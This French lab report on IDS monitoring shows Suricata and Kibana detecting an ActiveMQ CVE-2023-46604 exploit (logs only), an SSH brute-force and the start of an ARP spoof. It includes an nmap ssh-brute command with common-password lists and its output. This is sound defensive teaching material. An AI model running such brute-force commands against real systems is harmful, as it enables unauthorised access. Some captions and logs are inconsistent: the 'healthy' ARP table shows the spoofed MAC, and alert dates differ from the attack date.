{"timestamp": "2026-10-04T15:56:19.831830+0000", "flow_id": "1006780011186581", "in_iface": "enp0s8", "event_type": "http", "src_ip": "192.168.2.90", "src_port": "36168", "dest_ip": "192.168.2.12", "dest_port": "6666", "proto": "TCP", "ip_v": "4", "pkt_src": "wire/pcap", "tx_id": "0", "http": {"hostname": "192.168.2.12", "http_port": "6666", "url": "/poc.xml", "http_user_agent": "Java/11.0.16", "http_content_type": "text/xml", "http_method": "GET", "protocol": "HTTP/1.1", "status": "200", "length": "592", "app_proto": "http", "fileinfo": {"filename": "/poc.xml", "gaps": false, "state": "CLOSED", "stored": false, "size": "592", "tx_id": "0"}}}
{"timestamp": "2026-10-04T15:56:19.840044+0000", "flow_id": "1043971185084591", "in_iface": "enp0s8", "event_type": "http", "src_ip": "192.168.2.90", "src_port": "36182", "dest_ip": "192.168.2.12", "dest_port": "6666", "proto": "TCP", "ip_v": "4", "pkt_src": "wire/pcap", "tx_id": "0", "http": {"hostname": "192.168.2.12", "http_port": "6666", "url": "/poc.xml", "http_user_agent": "Java/11.0.16", "http_content_type": "text/xml", "http_method": "GET", "protocol": "HTTP/1.1", "status": "200", "length": "592", "app_proto": "http", "fileinfo": {"filename": "/poc.xml", "gaps": false, "state": "CLOSED", "stored": false, "size": "592", "tx_id": "0"}}}
{"timestamp": "2026-10-04T15:56:19.841472+0000", "flow_id": "1043971185084591", "in_iface": "enp0s8", "event_type": "fileinfo", "src_ip": "192.168.2.12", "src_port": "6666", "dest_ip": "192.168.2.90", "dest_port": "36182", "proto": "TCP", "ip_v": "4", "pkt_src": "wire/pcap", "tx_id": "0", "http": {"hostname": "192.168.2.12", "http_port": "6666", "url": "/poc.xml", "http_user_agent": "Java/11.0.16", "http_content_type": "text/xml", "http_method": "GET", "protocol": "HTTP/1.1", "status": "200", "length": "592", "app_proto": "http", "fileinfo": {"filename": "/poc.xml", "gaps": false, "state": "CLOSED", "stored": false, "size": "592", "tx_id": "0"}}}
{"timestamp": "2026-10-04T15:56:19.844637+0000", "flow_id": "1006780011186581", "in_iface": "enp0s8", "event_type": "fileinfo", "src_ip": "192.168.2.12", "src_port": "6666", "dest_ip": "192.168.2.90", "dest_port": "36168", "proto": "TCP", "ip_v": "4", "pkt_src": "wire/pcap", "tx_id": "0", "http": {"hostname": "192.168.2.12", "http_port": "6666", "url": "/poc.xml", "http_user_agent": "Java/11.0.16", "http_content_type": "text/xml", "http_method": "GET", "protocol": "HTTP/1.1", "status": "200", "length": "592", "app_proto": "http", "fileinfo": {"filename": "/poc.xml", "gaps": false, "state": "CLOSED", "stored": false, "size": "592", "tx_id": "0"}}}
{"timestamp": "2026-10-04T15:56:20.669769+0000", "flow_id": "778517550387324", "in_iface": "enp0s8", "event_type": "http", "src_ip": "192.168.2.12", "src_port": "34421", "dest_ip": "192.168.2.90", "dest_port": "5601", "proto": "TCP", "ip_v": "4", "pkt_src": "wire/pcap", "tx_id": "65", "http": {"hostname": "192.168.2.90", "http_port": "5601", "url": "/internal/bsearch?compress=true", "http_user_agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:157.0) Gecko/20100101 Firefox/157.0", "http_refer": "http://192.168.2.90:5601/app/discover", "http_method": "POST", "protocol": "HTTP/1.1", "length": "0"}}}
{"timestamp": "2026-10-04T15:56:20.810150+0000", "flow_id": "778517550387324", "in_iface": "enp0s8", "event_type": "fileinfo", "src_ip": "192.168.2.12", "src_port": "34421", "dest_ip": "192.168.2.90", "dest_port": "5601", "proto": "TCP", "ip_v": "4", "pkt_src": "wire/pcap", "tx_id": "65", "http": {"hostname": "192.168.2.90", "http_port": "5601", "url": "/internal/bsearch?compress=true", "http_user_agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:157.0) Gecko/20100101 Firefox/157.0", "http_refer": "http://192.168.2.90:5601/app/discover", "http_method": "POST", "protocol": "HTTP/1.1", "length": "0", "app_proto": "http", "fileinfo": {"filename": "/internal/bsearch", "gaps": false, "state": "CLOSED", "stored": false, "size": "29802", "tx_id": "65"}}}
{"timestamp": "2026-10-04T15:56:47.716437+0000", "flow_id": "758828371671017", "in_iface": "enp0s8", "event_type": "flow", "src_ip": "192.168.2.90", "src_port": "5232", "dest_ip": "192.168.2.12", "dest_port": "5232", "proto": "TCP", "ip_v": "4", "pkt_src": "wire/pcap", "tx_id": "65", "http": {"hostname": "192.168.2.12", "http_port": "5232", "url": "/internal/bsearch?compress=true", "http_user_agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:157.0) Gecko/20100101 Firefox/157.0", "http_refer": "http://192.168.2.90:5601/app/discover", "http_method": "POST", "protocol": "HTTP/1.1", "length": "0", "app_proto": "http", "fileinfo": {"filename": "/internal/bsearch", "gaps": false, "state": "CLOSED", "stored": false, "size": "29802", "tx_id": "65"}}}
```

Figure 15: Événements Suricata filtrés sur l'adresse de l'attaquant (192.168.2.12).

Après indexation par Filebeat, les mêmes champs permettent de retrouver l'incident dans Kibana (Discover ou tableaux de bord du module Suricata). La Table 2 résume les filtres les plus utiles pour ce scénario.

Donnée	Champ Kibana	Exemple de valeur
IP de l'attaquant	source.ip	192.168.2.12
IP de la cible	destination.ip	192.168.2.90
Port du broker	destination.port	61616
Récupération XML	url.original	/poc.xml
Client Java	user_agent.original	Java/11.0.16
Type d'événement	suricata.eve.event_type	http, flow

Table 2: Champs Elasticsearch pour retrouver l'attaque ActiveMQ dans Kibana.

Exemples de requêtes KQL : `destination.port : 61616 and source.ip : "192.168.2.12"` pour le flux OpenWire ; `url.original : *poc.xml*` pour le téléchargement de la charge utile.




Figure 16: Filtrage des logs Kibana avec les champs cités précédemment, ciblé sur le XML




Figure 17: Filtrage des logs Kibana avec les champs cités précédemment, ciblé sur le flux Java/OpenWire

3.6 Synthèse

La CVE-2023-46604 montre qu'un service de messagerie exposé sur le réseau peut être compromis sans authentification préalable, à condition de contrôler un hôte capable de servir le XML malveillant. Sur le plan défensif, la chaîne ELK reste pertinente : même lorsque le protocole applicatif (OpenWire) est opaque, les étapes auxiliaires (HTTP vers `poc.xml`) et les flux TCP vers le port 61616 laissent des traces corrélables. Comme pour WordPress, Suricata offre surtout la *visibilité* ; des règles dédiées ActiveMQ ou OpenWire seraient nécessaires pour générer des alertes explicites sans filtrage manuel.

4 Scénario 3 : Brute-force SSH

4.1 Contexte et objectif

Le but de ce petit scénario est de détecter une tentative de **connexion SSH** à la VM par **brute-force**. Le brute-force consiste à tester toutes les combinaisons possibles de mots de passe ou de clés de chiffrement jusqu'à trouver celle correspondante. Utilisée avec des outils d'automatisation pour générer et tester des *milliers de combinaisons par seconde*, cette méthode est l'une des premières utilisées par les cybercriminels pour accéder à une session ou trouver la clé de déchiffrement.

4.2 Environnement de test

- **Attaquant** : poste Windows (192.168.0.169), Nmaps.
- **Victime** : VM IDS-Lab (192.168.0.170, Ubuntu, interface `enp0s8`).
- **Réseau** : segment 192.168.0.0/24.
- **Capteur** : Suricata 8.0.3 sur `enp0s3` et `enp0s8`, `HOME_NET = 192.168.0.0/24`.
- **Pipeline** : Suricata → Filebeat → Elasticsearch → Kibana

4.3 Phase 1 : état initial de la victime

Pour que nous récupérions les logs de notre attaque brute-force SSH, nous allons ajouter un fichier de règles personnalisées puis, nous allons ajouter une règle dans le fichier de configuration de Suricata.

Pour le premier point, il faut modifier le fichier `suricata.yaml` (`sudo nano /etc/suricata/-suricata.yaml`), trouver la section `rule-files:` et y ajouter le nom de notre fichier de règles personnalisés : `local.rules`. Voici une illustration à la Figure 18.

Pour le second point, nous ajoutons le fameux fichier `local.rules` (`sudo nano /var/lib/-suricata/rules/local.rules`) et écrivons la règle suivante, qui envoie une alerte si une même source ouvre 5 connexions vers le port 22 en 30 secondes :

```
alert tcp any any -> $HOME_NET 22 (msg:"SSH Brute-force possible (rafale de
```




Figure 18: Configuration du fichier `suricata.yaml`.

```

connexions)"; flags:S; detection_filter:track by_src, count 5, seconds 30;
classtype:attempted-admin; sid:1000003; rev:1;)

```

Il faut ensuite relancer Suricata pour que la règle soit prise en compte :

```

sudo suricata -T -c /etc/suricata/suricata.yaml -i enp0s8
sudo systemctl restart suricata

```

Suricata est prêt pour détecter les tentatives de brute-force SSH.

4.4 Phase 2 : préparation et attaque

Au niveau de la machine attaquante, nous installons le logiciel **Nmap** pour effectuer l'attaque. Le logiciel est accessible depuis le site web suivant : <https://nmap.org/download.html>.

Ensuite, nous ouvrons un terminal et nous créons deux fichiers : l'un contenant des identifiants et l'autre des mots de passe (illustration Figure 19). Grâce à Nmap, nous allons pouvoir parcourir les deux fichiers et tester l'ensemble des combinaisons *id/mdp*.

Voici les commandes pour créer les deux fichiers :

```

"root","admin","test","user" | Set-Content -Encoding ascii $HOME\users.txt
"123456","password","admin","azerty","qwerty" | Set-Content -Encoding ascii
$HOME\pass.txt

```

Une fois les fichiers en place, nous exécutons la commande suivante pour laisser Nmap faire l'attaque :

```
Windows PowerShell
PS C:\Users\marie> cat $HOME\users.txt
root
admin
test
user
PS C:\Users\marie> cat $HOME\pass.txt
123456
password
admin
azerty
qwerty
PS C:\Users\marie>
```

Figure 19: Fichiers d'identifiants et de mots de passe pour le brute-force SSH.

```
nmap -sT -Pn -p 22 --script ssh-brute --script-args "userdb=users.txt,passdb=pass.txt" 192.168.0.170
```

Voici ce que donne l'attaque côté attaquant :

```
Windows PowerShell
PS C:\Users\marie> nmap -sT -Pn -p 22 --script ssh-brute --script-args "userdb=users.txt,passdb=pass.txt" 192.168.0.170
Starting Nmap 7.991 ( https://nmap.org ) at 2026-10-05 16:53 +0200
NSE: [ssh-brute] Trying username/password pair: root:root
NSE: [ssh-brute] Trying username/password pair: admin:admin
NSE: [ssh-brute] Trying username/password pair: test:test
NSE: [ssh-brute] Trying username/password pair: user:user
NSE: [ssh-brute] Trying username/password pair: root:123456
NSE: [ssh-brute] Trying username/password pair: admin:123456
NSE: [ssh-brute] Trying username/password pair: test:123456
NSE: [ssh-brute] Trying username/password pair: user:123456
NSE: [ssh-brute] Trying username/password pair: root:password
NSE: [ssh-brute] Trying username/password pair: admin:password
NSE: [ssh-brute] Trying username/password pair: test:password
NSE: [ssh-brute] Trying username/password pair: user:password
NSE: [ssh-brute] Trying username/password pair: root:admin
NSE: [ssh-brute] Trying username/password pair: test:admin
NSE: [ssh-brute] Trying username/password pair: user:admin
NSE: [ssh-brute] Trying username/password pair: root:azerty
NSE: [ssh-brute] Trying username/password pair: admin:azerty
NSE: [ssh-brute] Trying username/password pair: test:azerty
NSE: [ssh-brute] Trying username/password pair: user:azerty
NSE: [ssh-brute] Trying username/password pair: root:qwerty
NSE: [ssh-brute] Trying username/password pair: admin:qwerty
NSE: [ssh-brute] Trying username/password pair: test:qwerty
NSE: [ssh-brute] Trying username/password pair: user:qwerty
Nmap scan report for 192.168.0.170
Host is up (0.0050s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-brute:
|   Accounts: No valid accounts found
|_  Statistics: Performed 23 guesses in 119 seconds, average tps: 0.2

Nmap done: 1 IP address (1 host up) scanned in 119.62 seconds
PS C:\Users\marie>
```

Figure 20: Résultats de l'attaque brute-force SSH côté attaquant

4.5 Phase 3 : détection par la chaîne de supervision

Notre commande précédente n'a pas eu l'effet escompté et heureusement, notre session n'a pas été compromise car notre mot de passe n'est pas simple, mais la VM a bien détecté l'attaque comme le montre la Figure 21.

Nous pouvons lire, sur les logs, la date et l'heure, le type d'attaque : **SSH Brute-force possible (...)** de notre message personnalisé, la priorité : **1** , l'adresse IP de l'attaquant : **192.168.0.169** avec le port d'attaque : **36919** et l'adresse IP de la victime **192.168.0.170** avec le port associé : **22** (pour le SSH).

Nous pouvons également vérifier les logs du système directement. Sur la Figure 22, nous

```
madedo@IDS-Lab:~$ grep -i "ssh.*brute" /var/log/suricata/fast.log | tail -10
grep: /var/log/suricata/fast.log: binary file matches
09/30/2026-22:18:42.595481 [**] [1:1000003:1] SSH Brute-force possible (rafale de connexions) [**] [Classification: Attempted Administrator Privilege Gain]
[Priority: 1] {TCP} 192.168.0.169:36919 -> 192.168.0.170:22
09/30/2026-22:18:42.614546 [**] [1:1000003:1] SSH Brute-force possible (rafale de connexions) [**] [Classification: Attempted Administrator Privilege Gain]
[Priority: 1] {TCP} 192.168.0.169:36922 -> 192.168.0.170:22
09/30/2026-22:18:42.631414 [**] [1:1000003:1] SSH Brute-force possible (rafale de connexions) [**] [Classification: Attempted Administrator Privilege Gain]
[Priority: 1] {TCP} 192.168.0.169:36925 -> 192.168.0.170:22
09/30/2026-22:18:42.652193 [**] [1:1000003:1] SSH Brute-force possible (rafale de connexions) [**] [Classification: Attempted Administrator Privilege Gain]
[Priority: 1] {TCP} 192.168.0.169:36928 -> 192.168.0.170:22
09/30/2026-22:18:42.674183 [**] [1:1000003:1] SSH Brute-force possible (rafale de connexions) [**] [Classification: Attempted Administrator Privilege Gain]
[Priority: 1] {TCP} 192.168.0.169:36931 -> 192.168.0.170:22
09/30/2026-22:18:42.692399 [**] [1:1000003:1] SSH Brute-force possible (rafale de connexions) [**] [Classification: Attempted Administrator Privilege Gain]
[Priority: 1] {TCP} 192.168.0.169:36934 -> 192.168.0.170:22
09/30/2026-22:18:42.748266 [**] [1:1000003:1] SSH Brute-force possible (rafale de connexions) [**] [Classification: Attempted Administrator Privilege Gain]
[Priority: 1] {TCP} 192.168.0.169:36940 -> 192.168.0.170:22
09/30/2026-22:18:42.719544 [**] [1:1000003:1] SSH Brute-force possible (rafale de connexions) [**] [Classification: Attempted Administrator Privilege Gain]
[Priority: 1] {TCP} 192.168.0.169:36937 -> 192.168.0.170:22
09/30/2026-22:18:42.599575 [**] [1:1000003:1] SSH Brute-force possible (rafale de connexions) [**] [Classification: Attempted Administrator Privilege Gain]
[Priority: 1] {TCP} 192.168.0.169:36944 -> 192.168.0.170:22
09/30/2026-22:18:46.619881 [**] [1:1000003:1] SSH Brute-force possible (rafale de connexions) [**] [Classification: Attempted Administrator Privilege Gain]
[Priority: 1] {TCP} 192.168.0.169:36947 -> 192.168.0.170:22
madedo@IDS-Lab:~$
```

Figure 21: Logs Suricata de l'attaque brute-force SSH

remarquons que la session a été forcée avec certains identifiants (*Failed password*). Il s'agit bien des identifiants testés par Nmap.

```
madedo@IDS-Lab:~$ sudo grep "Failed password" /var/log/auth.log | grep sshd
Oct 5 14:53:40 IDS-Lab sshd-session[2515]: Failed password for root from 192.168.0.169 port 17776 ssh2
Oct 5 14:53:40 IDS-Lab sshd-session[2513]: Failed password for invalid user test from 192.168.0.169 port 17770 ssh2
Oct 5 14:53:40 IDS-Lab sshd-session[2511]: Failed password for invalid user user from 192.168.0.169 port 17764 ssh2
Oct 5 14:53:40 IDS-Lab sshd-session[2514]: Failed password for invalid user admin from 192.168.0.169 port 17773 ssh2
Oct 5 14:53:40 IDS-Lab sshd-session[2512]: Failed password for root from 192.168.0.169 port 17767 ssh2
Oct 5 14:53:43 IDS-Lab sshd-session[2533]: Failed password for invalid user user from 192.168.0.169 port 17797 ssh2
Oct 5 14:53:43 IDS-Lab sshd-session[2531]: Failed password for invalid user admin from 192.168.0.169 port 17791 ssh2
Oct 5 14:53:43 IDS-Lab sshd-session[2530]: Failed password for root from 192.168.0.169 port 17788 ssh2
Oct 5 14:53:43 IDS-Lab sshd-session[2526]: Failed password for invalid user test from 192.168.0.169 port 17782 ssh2
Oct 5 14:53:44 IDS-Lab sshd-session[2539]: Failed password for root from 192.168.0.169 port 17800 ssh2
Oct 5 14:53:44 IDS-Lab sshd-session[2540]: Failed password for invalid user test from 192.168.0.169 port 17803 ssh2
Oct 5 14:53:44 IDS-Lab sshd-session[2525]: Failed password for invalid user admin from 192.168.0.169 port 17779 ssh2
Oct 5 14:53:44 IDS-Lab sshd-session[2529]: Failed password for invalid user user from 192.168.0.169 port 17785 ssh2
Oct 5 14:53:44 IDS-Lab sshd-session[2532]: Failed password for invalid user test from 192.168.0.169 port 17794 ssh2
Oct 5 14:54:53 IDS-Lab sshd-session[2553]: Failed password for invalid user user from 192.168.0.169 port 54812 ssh2
Oct 5 14:54:56 IDS-Lab sshd-session[2556]: Failed password for invalid user admin from 192.168.0.169 port 54818 ssh2
Oct 5 14:54:56 IDS-Lab sshd-session[2555]: Failed password for root from 192.168.0.169 port 54815 ssh2
Oct 5 14:55:00 IDS-Lab sshd-session[2564]: Failed password for root from 192.168.0.169 port 44063 ssh2
Oct 5 14:55:00 IDS-Lab sshd-session[2560]: Failed password for invalid user test from 192.168.0.169 port 44057 ssh2
Oct 5 14:55:00 IDS-Lab sshd-session[2562]: Failed password for invalid user user from 192.168.0.169 port 44060 ssh2
Oct 5 14:55:03 IDS-Lab sshd-session[2587]: Failed password for invalid user admin from 192.168.0.169 port 31853 ssh2
Oct 5 14:55:03 IDS-Lab sshd-session[2604]: Failed password for invalid user test from 192.168.0.169 port 31856 ssh2
Oct 5 14:55:36 IDS-Lab sshd-session[2676]: Failed password for invalid user user from 192.168.0.169 port 43643 ssh2
madedo@IDS-Lab:~$
```

Figure 22: Logs système de l'attaque brute-force SSH

4.6 Phase 4 : visualisation dans Kibana

Au niveau de Kibana, dans la section **Discover**, en tapant la requête `suricata.eve.alert.signature_id : 1000003` dans la barre de recherche KQL, nous pouvons observer les tentatives de connexion SSH.

- Data view : filebeat-*
- Requête KQL : `suricata.eve.alert.signature_id : 1000003`
- Table Lens : lignes : `suricata.eve.alert.signature`, `destination.ip`, `source.ip`, `destination.port`, `source.port` et `event.category`

Nous retrouvons, sur la Figure 23, l'ensemble des informations utiles permettant de savoir qu'une attaque brute-force SSH a eu lieu. Nous savons d'où elle provient et quand est-ce que celle-ci a été réalisée.




Figure 23: Visualisation du brute-force SSH dans Kibana

4.7 Synthèse

Un attaquant peut facilement tester des milliers de combinaisons, mais avec un bon mot de passe, il est facile d'éviter l'attaque. Les outils ont permis de récupérer l'incident et nous ont donné les informations nécessaires pour nous protéger : mise en place de Fail2Ban pour bannir les adresses IP attaquantes et désactiver la connexion root.

5 Scénario 4 : Usurpation ARP (ARP spoofing)

5.1 Contexte et objectif

Ce scénario reproduit une **usurpation ARP** (*ARP spoofing*), brique élémentaire d'une attaque *Man-in-the-Middle*. Contrairement à un simple balayage de ports (reconnaissance sans modification de la cible), l'empoisonnement ARP est une attaque **active** : elle altère l'état de la victime en corrompant sa table de voisinage (cache ARP).

L'objectif pédagogique est double : mener l'attaque en laboratoire isolé et évaluer ce que notre chaîne de détection en retient. Ce cas met en évidence une limite des IDS à signatures : le trafic ARP opère en couche 2 et n'est pas couvert par les règles Emerging Threats classiques. La détection repose alors sur la **journalisation ARP** de Suricata 8.0 (désactivée par défaut) et sur une **corrélation d'anomalie** du type « une même IP revendiquée par plusieurs adresses MAC ».

5.2 Environnement de test

- **Attaquant** : poste Windows (192.168.56.1), Scapy et Npcap, interface VirtualBox *Host-Only* « Ethernet 3 ».

- **Victime** : VM IDS-Lab (192.168.56.101, Ubuntu, interface `enp0s8`).
- **Réseau** : segment privé VirtualBox 192.168.56.0/24 (isolé du LAN 192.168.2.0/24 utilisé pour d'autres scénarios).
- **Capteur** : Suricata 8.0.3 sur `enp0s3` et `enp0s8`, `HOME_NET = 192.168.56.0/24`.
- **Pipeline** : Suricata → Filebeat → Elasticsearch → Kibana.
- **MAC falsifiée injectée** : 00:11:22:33:44:55 ; MAC légitime de 192.168.56.1 : 0a:00:27:00:00:0b.

5.3 Préparation du capteur

Par défaut, le type d'événement `arp` existe dans la sortie EVE de Suricata mais reste désactivé (volume élevé). Il faut l'activer dans `/etc/suricata/suricata.yaml`, section `outputs > eve-log > types` :

```
- arp:
    enabled: yes          # no par défaut
```


Puis valider et redémarrer le service :

```
sudo suricata -T -c /etc/suricata/suricata.yaml
sudo systemctl restart suricata
```

5.4 Phase 1 : état initial de la victime

Avant toute injection, la table ARP de la VM associe la passerelle Windows à son adresse matérielle légitime et la connectivité ICMP est normale (Figure 24) :

```
ip neigh show | grep 192.168.56.1
# 192.168.56.1 dev enp0s8 lladdr 0a:00:27:00:00:0b REACHABLE
ping -c 3 192.168.56.1
```



```
madeo@IDS-Lab:~$ ip neigh show | grep 192.168.56.1
192.168.56.1 dev enp0s8 lladdr 00:11:22:33:44:55 REACHABLE
192.168.56.100 dev enp0s8 lladdr 08:00:27:e0:55:26 STALE
madeo@IDS-Lab:~$ |
```

Figure 24: Table ARP saine (0a:00:27:00:00:0b) et ping réussi.

5.5 Phase 2 : lancement de l'usurpation

